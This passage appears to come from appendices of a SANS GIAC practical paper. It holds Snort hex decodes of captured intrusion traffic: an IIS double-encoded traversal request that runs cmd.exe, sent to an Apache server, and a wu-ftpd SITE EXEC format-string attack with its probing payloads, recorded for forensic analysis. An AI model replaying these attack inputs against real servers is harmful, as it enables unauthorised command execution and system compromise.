***A***F Seq: 0x15E52913  Ack: 0x3F79AD9B  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.445850 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13466 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F79AD9B  Ack: 0x3F75BD38  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.455845 64.0.253.221:21086 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13467 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F7C92CE  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.455845 192.168.254.100:80 -> 64.0.253.221:21086
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x15EB8014  Ack: 0x3F7C92CF  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.455845 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13468 IpLen:20 DgmLen:40
*****R** Seq: 0x3F79AD9B  Ack: 0x3F79AD9B  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.545807 64.0.253.221:21086 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13481 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F7C92CF  Ack: 0x15EB8015  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.545807 64.0.253.221:21086 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13482 IpLen:20 DgmLen:136 DF
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
***AP*** Seq: 0x3F7C92CF  Ack: 0x15EB8015  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  252f../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.545807 192.168.254.100:80 -> 64.0.253.221:21086
TCP TTL:64 TOS:0x0 ID:36198 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x15EB8015  Ack: 0x3F7C932F  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.555803 192.168.254.100:80 -> 64.0.253.221:21086
TCP TTL:64 TOS:0x0 ID:36199 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0x15EB8015  Ack: 0x3F7C932F  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 32 20 47 4D 54 0D 0A 53 65 72  1:10:52 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E 25 32 66 2E 2E 2F  scripts/..%2f../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63  winnt/system32/c
6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66  md.exe was not f
6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72  ound on this ser
76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44  ver.<P>.<HR>.<AD
44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33  DRESS>Apache/1.3
2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73 74  .22 Server at st
6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69  orm.nowhere
70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41  .org Port 80</A
44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C  DDRESS>.</BODY><
2F 48 54 4D 4C 3E 0A                             /HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.555803 192.168.254.100:80 -> 64.0.253.221:21086
TCP TTL:64 TOS:0x0 ID:36200 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x15EB81DC  Ack: 0x3F7C932F  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:52.695743 64.0.253.221:21086 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13487 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F7C932F  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:52.695743 64.0.253.221:21086 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13489 IpLen:20 DgmLen:40
*****R** Seq: 0x3F7C932F  Ack: 0x3F7C932F  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix E: Snort decode of FTP server compromised by the "SITE EXEC" vulnerability

© SANS Institute 2000 - 2002, Author retains full rights.

```
09/16-18:55:45.198773 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16643 IpLen:20 DgmLen:60 DF
******S* Seq: 0xCF7869B4  Ack: 0x0  Win: 0x7D78  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 237390974 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:45.201674 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x0 ID:1643 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0xEBCD7DFD  Ack: 0xCF7869B5  Win: 0x7D78  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 29672761 237390974 NOP
TCP Options => WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:45.236139 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16644 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7869B5  Ack: 0xEBCD7DFE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237390978 29672761

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.022230 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1648 IpLen:20 DgmLen:130 DF
***AP*** Seq: 0xEBCD7DFE  Ack: 0xCF7869B5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673170 237390978
32 32 30 20 6E 73 31 20 46 54 50 20 73 65 72 76  220 ns1 FTP serv
65 72 20 28 56 65 72 73 69 6F 6E 20 77 75 2D 32  er (Version wu-2
2E 36 2E 30 28 31 29 20 4D 6F 6E 20 46 65 62 20  .6.0(1) Mon Feb
32 38 20 31 30 3A 33 30 3A 33 36 20 45 53 54 20  28 10:30:36 EST
32 30 30 30 29 20 72 65 61 64 79 2E 0D 0A        2000) ready...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.058647 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16645 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7869B5  Ack: 0xEBCD7E4C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391660 29673170

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.062135 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16646 IpLen:20 DgmLen:61 DF
***AP*** Seq: 0xCF7869B5  Ack: 0xEBCD7E4C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391660 29673170
55 53 45 52 20 66 74 70 0A                       USER ftp.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.063940 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1649 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCD7E4C  Ack: 0xCF7869BE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673174 237391660

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:52.111550 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1650 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0xEBCD7E4C  Ack: 0xCF7869BE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673177 237391660
33 33 31 20 47 75 65 73 74 20 6C 6F 67 69 6E 20  331 Guest login
6F 6B 2C 20 73 65 6E 64 20 79 6F 75 72 20 63 6F  ok, send your co
6D 70 6C 65 74 65 20 65 2D 6D 61 69 6C 20 61 64  mplete e-mail ad
64 72 65 73 73 20 61 73 20 70 61 73 73 77 6F 72  dress as passwor
64 2E 0D 0A                                      d...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.151102 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16647 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0xCF7869BE  Ack: 0xEBCD7E90  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391669 29673177
50 41 53 53 20 6D 6F 7A 69 6C 6C 61 40 0A        PASS mozilla@.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.169162 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1651 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCD7E90  Ack: 0xCF7869CC  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673182 237391669

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.192591 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1652 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xEBCD7E90  Ack: 0xCF7869CC  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673183 237391669
32 33 30 20 47 75 65 73 74 20 6C 6F 67 69 6E 20  230 Guest login
6F 6B 2C 20 61 63 63 65 73 73 20 72 65 73 74 72  ok, access restr
69 63 74 69 6F 6E 73 20 61 70 70 6C 79 2E 0D 0A  ictions apply...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.235847 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16648 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xCF7869CC  Ack: 0xEBCD7EC0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391678 29673183
53 49 54 45 20 45 58 45 43 20 25 30 32 30 64 7C  SITE EXEC %020d|
25 2E 66 25 2E 66 7C 0A                          %.f%.f|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.449209 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1654 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCD7EC0  Ack: 0xCF7869E4  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673188 237391678

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.450121 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1655 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0xEBCD7EC0  Ack: 0xCF7869E4  Win: 0x7D78  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP TS: 29673188 237391678
32 30 30 2D 30 30 30 30 30 30 30 30 30 30 30 30  200-000000000000
30 30 30 30 30 30 34 39 7C 30 2D 32 7C 0D 0A     00000049|0-2|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.502357 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16650 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7869E4  Ack: 0xEBCD7EDF  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391705 29673188

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.504690 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1656 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0xEBCD7EDF  Ack: 0xCF7869E4  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673193 237391705
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 25 30  200  (end of '%0
32 30 64 7C 25 2E 66 25 2E 66 7C 27 29 0D 0A     20d|%.f%.f|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.552709 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16651 IpLen:20 DgmLen:468 DF
***AP*** Seq: 0xCF7869E4  Ack: 0xEBCD7EFE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391708 29673193
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 7C 25 30 38 78 7C 25 30 38 78 7C 0A  f%.f|%08x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.565400 192.168.1.102:21 -> 207.35.251.172:2243
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:64 TOS:0x10 ID:1657 IpLen:20 DgmLen:225 DF
***AP*** Seq: 0xEBCD7EFE  Ack: 0xCF786B84  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673197 237391708
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 7C 62 66 66 66 64 63 37  2-240nan|bfffdc7
65 7C 30 30 30 30 30 30 30 30 7C 0D 0A           e|00000000|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.621827 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16653 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786B84  Ack: 0xEBCD7FAB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391717 29673197

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.623610 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1658 IpLen:20 DgmLen:475 DF
***AP*** Seq: 0xEBCD7FAB  Ack: 0xCF786B84  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673202 237391717
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 7C 25 30 38 78 7C 25 30  .f%.f%.f|%08x|%0
38 78 7C 27 29 0D 0A                             8x|')..
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.681449 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16655 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786B84  Ack: 0xEBCD8152  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391723 29673202

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.697088 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16656 IpLen:20 DgmLen:471 DF
***AP*** Seq: 0xCF786B84  Ack: 0xEBCD8152  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391723 29673202
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 7C 25 30 38 78 7C 25 30 38  f%.f%.f|%08x|%08
78 7C 0A                                         x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.709418 192.168.1.102:21 -> 207.35.251.172:2243
